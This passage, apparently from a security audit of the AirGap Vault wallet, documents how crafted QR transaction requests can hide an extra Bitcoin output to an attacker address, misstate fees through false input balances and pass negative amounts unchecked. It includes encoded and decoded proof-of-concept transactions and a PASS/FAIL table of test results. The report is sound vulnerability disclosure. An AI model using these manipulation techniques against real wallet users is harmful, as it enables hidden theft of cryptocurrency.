
The following encoded transaction was prepared:

```
2TXyQ8DiMAhhPfFgTiLkgecvHDLhHhRE71Y8M3NfzP6ksgbkDDjuXW3zMtd9wP9SVVN4fG6QEeZs1ocKmVZoSxMRcRL4
P9QPzpbVR6unCjSmtjPeHj8J5eK1oPEeWydY9Pd38jSou65f9WtUtoSLttfzaWEE8wPDFxFpchBU7y9ripBP1iCDXmXJ
sXkaATyhbjLZj4fggn5SZ5PMmv9xFRdmdxsngb7j1sudWeWo9pViJEQbYQbryH4V8QBuZuBZXej4TAPCXaPku9Uy9LHm
fVY1gbQ3U21wACaANMhs6PN7fCfjYbo2CBdGuXhRL3MpokUnbJPKo3LUu4hsmNgxaQwpo7FowH2oFQqLxG7JMMgyfnHt
5CwomqiCef2gTiZHcXNWF5eT6b6ZChQLvTF9GKK1K33PnEv32AxkYk29mFpxgopgLekkc9jYXqBGDPMziFX8Uk9ocHtq
g54ZbsYY5DpdLe7CZ99pBmYgMoPrQmxhvmPCiV
```

Decoding it with the provided decoder does not show what are the inputs and outputs of the transaction


```
{ version: 1,
  type: 0,
  protocol: 'btc',
  payload:
   { transaction: { ins: [Array], outs: [Array] },
     publicKey:

'xpub6C7Wv2d7yASanxobn15ZBC8XHrjHaizCLXXsBLTGKvEpkJEiqTADHqsNt4YKPVTpP46YAs89e4h9hd7eeS3yDh7
uAixeNVd97xj3gdaG2Xz',
     callback: 'airgap-wallet://?d=' } }
```

Decoding the transaction manually reveals all inputs and outputs, there are two outputs, the second one is the address of the attacker:



```
▼ array [4]
      0  : 1
      1  : 0
      2  : btc
  ▼  3   [3]
    ▼  0   [2]
      ▼  0   [1]
        ▼  0   [5]
              0  : bb201189229d9a0b1f0c228568c698f7be7c2ef574607415552c8f3ad3d95136
              1  : 100000000
              2  : 2
              3  : 17wkeJd8VPniGEki9YEq7NjSggiiiE1k28
              4  : 0/0
      ▼  1   [2]
        ▼  0   [3]
              0  : 0
              1  : 1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ
              2  : 20000000
        ▼  1   [3]
              0  : 1
              1  : 1CompassSecurityoooooooooooomUJwVC
              2  : 79000000
          1  : xpub6C7Wv2d7yASanxobn15ZBC8XHrjHaizCLXXsBLTGKvEpkJEiqTADHqsNt4YKPVTpP46YAs89e4h9hd7eeS3yDh7uAixeNVd97xj3gdaG2Xz
          2  : airgap-wallet://?d=
```

After scanning the transaction request, the last recipient is not shown to the user:



You're about to sign:


From
17wkeJd8VPniGEki9YEq7NjSggiiiE1k28

AMOUNT
0.2 BTC

FEE
0.01 BTC

To
1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ

Even after signing the request the user has no chance of noticing where his money will be sent:



{{ 'transaction-signed.title' | translate }}

This is your signed transaction, scan it with AirGap Wallet.

Display Raw Transaction

From
17wkeJd8VPniGEki9YEq7NjSggiiiE1k28

AMOUNT
0.2 BTC

FEE
0.01 BTC

To
1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ

Decoding the data in QR code using the provided decoder shows the signed transaction:


```
{ version: 1,
  type: 1,
  protocol: 'btc',
  payload:
   { accountIdentifier: 'daG2Xz',
     transaction:

'01000000013651d9d33a8f2c5515746074f52e7cbef798c66885220c1f0b9a9d22891120bb020000006b4830450
22100a48c10f1dc72fe2c3413a0d874392c26fe1f7002f83e5dee66212bf9c8ce758302206da892261134cbf8abe
2fb4b01bf8598f909c2a3353d19494f68a836a63acf69012102bd03d82f5c979e2374a953706827612aaada0c541
4e293f4bfb941a57f219419ffffffff02002d3101000000001976a914fd85dfec5ecb32ac91f1cbb1685e0664893
a8e5988acc071b504000000001976a914023b9e98c09ebf382bd452a8b8ecca664bc6127688ac00000000',
     from: [ '17wkeJd8VPniGEki9YEq7NjSggiiiE1k28' ],
     amount: 20000000,
     fee: 1000000 } }
```

Decoding the transaction using: https://live.blockcypher.com/btc/decodetx/ shows that the address belonging to the attacker is also one of the recipients:

```
{
    "addresses": [
        "17A16QmavnUfCW11DAApiJxp7ARnxN5pGX",
        "1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ",
        "1CompassSecurityoooooooooooomUJwVC"
    ],
    "block_height": -1,
    "block_index": -1,
    "confirmations": 0,
    "double_spend": false,
    "fees": 1403383569,
    "hash": "9689121e09417f837a2f6aa148eacb0074703c3810d369e6c139f91340e9f794",
    "inputs": [
        {
            "addresses": [
                "17A16QmavnUfCW11DAApiJxp7ARnxN5pGX"
            ],
            "age": 585986,
            "output_index": 2,
            "output_value": 1502383569,
            "prev_hash": "bb201189229d9a0b1f0c228568c698f7be7c2ef574607415552c8f3ad3d95136",
            "script":
"483045022100a48c10f1dc72fe2c3413a0d874392c26fe1f7002f83e5dee66212bf9c8ce758302206da89226113
4cbf8abe2fb4b01bf8598f909c2a3353d19494f68a836a63acf69012102bd03d82f5c979e2374a953706827612aa
ada0c5414e293f4bfb941a57f219419",
            "script_type": "pay-to-pubkey-hash",
            "sequence": 4294967295
        }
    ],
    "outputs": [
        {
            "addresses": [
                "1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ"
            ],
            "script": "76a914fd85dfec5ecb32ac91f1cbb1685e0664893a8e5988ac",
            "script_type": "pay-to-pubkey-hash",
            "value": 20000000
        },
        {
            "addresses": [
                "1CompassSecurityoooooooooooomUJwVC"
            ],
            "script": "76a914023b9e98c09ebf382bd452a8b8ecca664bc6127688ac",
            "script_type": "pay-to-pubkey-hash",
            "value": 79000000
        }
    ],
    "preference": "high",
    "received": "2019-07-19T09:58:02.246939213Z",
    "relayed_by": "54.162.249.224",
    "size": 226,
    "total": 99000000,
    "ver": 1,
    "vin_sz": 1,
    "vout_sz": 2
}
```

Details #2

The user attempts to sign a transaction that sends 0.2 BTC to 1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ and 0.3 BTC to 1EqBNY162hrYuek18gLtfNtsaXKK9fWuxy. Below is the screen shown to the user for confirming the transaction. It is not specified how much fund will be sent to each particular recipient:



You're about to sign:

From
17wkeJd8VPniGEki9YEq7NjSggiiiE1k28


AMOUNT
0.5 BTC

FEE
0.01 BTC

To
1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ

To
1EqBNY162hrYuek18gLtfNtsaXKK9fWuxy

After signing the transaction, recipient addresses disappeared:



This is your signed transaction, scan it with AirGap Wallet.

Display Raw Transaction

From
17wkeJd8VPniGEki9YEq7NjSggiiiE1k28

AMOUNT
0.5 BTC


FEE
0.01 BTC

Nevertheless, the signed transaction contains both recipients with correct values sent to each of them:

```
"inputs": [
        {
            "addresses": [
                "17A16QmavnUfCW11DAApiJxp7ARnxN5pGX"
            ],
            "age": 585986,
            "output_index": 2,
            "output_value": 1502383569,
            "prev_hash": "bb201189229d9a0b1f0c228568c698f7be7c2ef574607415552c8f3ad3d95136",
            "script":
"4730440220343c02b58589285aa33483bc370557542c156879a49ff62ca16991bc6713983f02204335a3e34c941
c54366d389ea7fef1e9daf2d596ed6958db8fcf9bccede205ba012102bd03d82f5c979e2374a953706827612aaad
a0c5414e293f4bfb941a57f219419",
            "script_type": "pay-to-pubkey-hash",
            "sequence": 4294967295
        }
    ],
    "outputs": [
        {
            "addresses": [
                "1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ"
            ],
            "script": "76a914fd85dfec5ecb32ac91f1cbb1685e0664893a8e5988ac",
            "script_type": "pay-to-pubkey-hash",
            "value": 20000000
        },
        {
            "addresses": [
                "1EqBNY162hrYuek18gLtfNtsaXKK9fWuxy"
            ],
            "script": "76a91497b6424522841f1b043a799b03583e0dae3a17f888ac",
            "script_type": "pay-to-pubkey-hash",
                "value": 30000000
            },
            {
                "addresses": [
                    "1PLGLitHVmXx3kS2Vu2N2xkpcY9Zj3v36T"
                ],
                "script": "76a914f4f779c9c5e517b81f6a2211630c06b590243d7888ac",
                "script_type": "pay-to-pubkey-hash",
                "value": 49000000
            }
        ]
```

Details #3

The content of fields is not checked before the transaction is shown to the user, specifying negative values was possible:



You're about to sign:

From
17wkeJd8VPniGEki9YEq7NjSggiiiE1k28


AMOUNT
-0.5 BTC

FEE
-1 BTC

To
1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ

Details #4

The actual balance of 17wkeJd8VPniGEki9YEq7NjSggiiiE1k28 is 1BTC. The transaction sends 0.2BTC to one external address and 0.3BTC to the change address. Airgap-Vault has taken the false balance of 17wkeJd8VPniGEki9YEq7NjSggiiiE1k28 from the transaction set to 0.5001BTC:



You're about to sign:


From
17wkeJd8VPniGEki9YEq7NjSggiiiE1k28

AMOUNT
0.2 BTC

FEE
0.0001 BTC

To
1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ

The user has no possibility to see that publishing this transaction in blockchain will cost him 0.5BTC fee, since the balance of the source account is nowhere shown:



This is your signed transaction, scan it with AirGap Wallet.

From
17wkeJd8VPniGEki9YEq7NjSggiiiE1k28

AMOUNT
0.2 BTC

FEE
0.0001 BTC

To
1Q7WLK13E7AqHEptonTW6rk5AZ5p7EAWCJ

4.1.4 Ethereum Tokens and Other Cryptocurrencies

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is it possible to send Aeternity tokens to another address than shown to the user?	No.	No, the recipient address is taken from the transaction data. No way how to provide two values modify it was found.	PASS
2.	Is it possible to send another amount of Aeternity tokens than shown to the user?	No.	No, the value is read from the transaction data. Here is that what you will see is exactly what you will sign.	PASS
3.	Is it possible to modify the address of token contract?	No, one token is based on one contract.	Yes, the recipient of the token transfer transaction is taken from the QR code. As a consequence, it is possible that the user will send Ether to an account he does not see instead of sending tokens to the account shown to him.	FAIL

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
4.	Is it possible to invoke another function on the token contract than the transfer function?	If yes, the user should be notified about it.	Not without the user noticing it. Replacing transfer function with approve, results in a warning being displayed.	PASS
5.	Is it possible to create a Groestlcoin transaction that sends funds to a hidden address not belonging to the user?	No, the user should see all recipients of his transaction	As expected. In contrary to Bitcoin all recipients of Groestlcoin are shown.	PASS
6.	Are multiple recipients of Groestlcoin transactions handled securely?	Yes, a user should be able to send funds to multiple recipients and no misleading information should be shown to the user.	If two recipients are present, then both of them are shown on the signing request screen but without amounts for each of them. After the transaction is signed, both recipients are not shown.	FAIL
7.	Is it possible to show the user a different Groestlcoin transaction fee than will be used in reality?	No.	Yes, similarly as in Bitcoin the fee is calculated based on the difference of the outputs and inputs of the transaction. The value of inputs is taken from the untrusted input to Airgap-Vault.	FAIL
8.	Is it possible to show the user a different recipient than used in reality for an Aeternity blockchain transaction?	No.	No way to achieve this was found.	PASS
9.	Is it possible to show the user a different amount than used in reality for an Aeternity blockchain transaction?	No.	No way to achieve this was found.	PASS
10.	Is it possible to manipulate an Aeternity blockchain transaction in any way?	No.	No manipulation was found. Data shown to the user are taken from the transaction to be signed.	PASS
11.	Is it possible to trick users into signing a manipulated Tezos transaction?	No.	No manipulation found. Data shown to the user are taken from the raw transaction.	PASS

Details #3

Original transaction sending 2 Aeternity tokens to 0x44D8d2c2988964a2854F7EaB255E6FF1A79004E4:

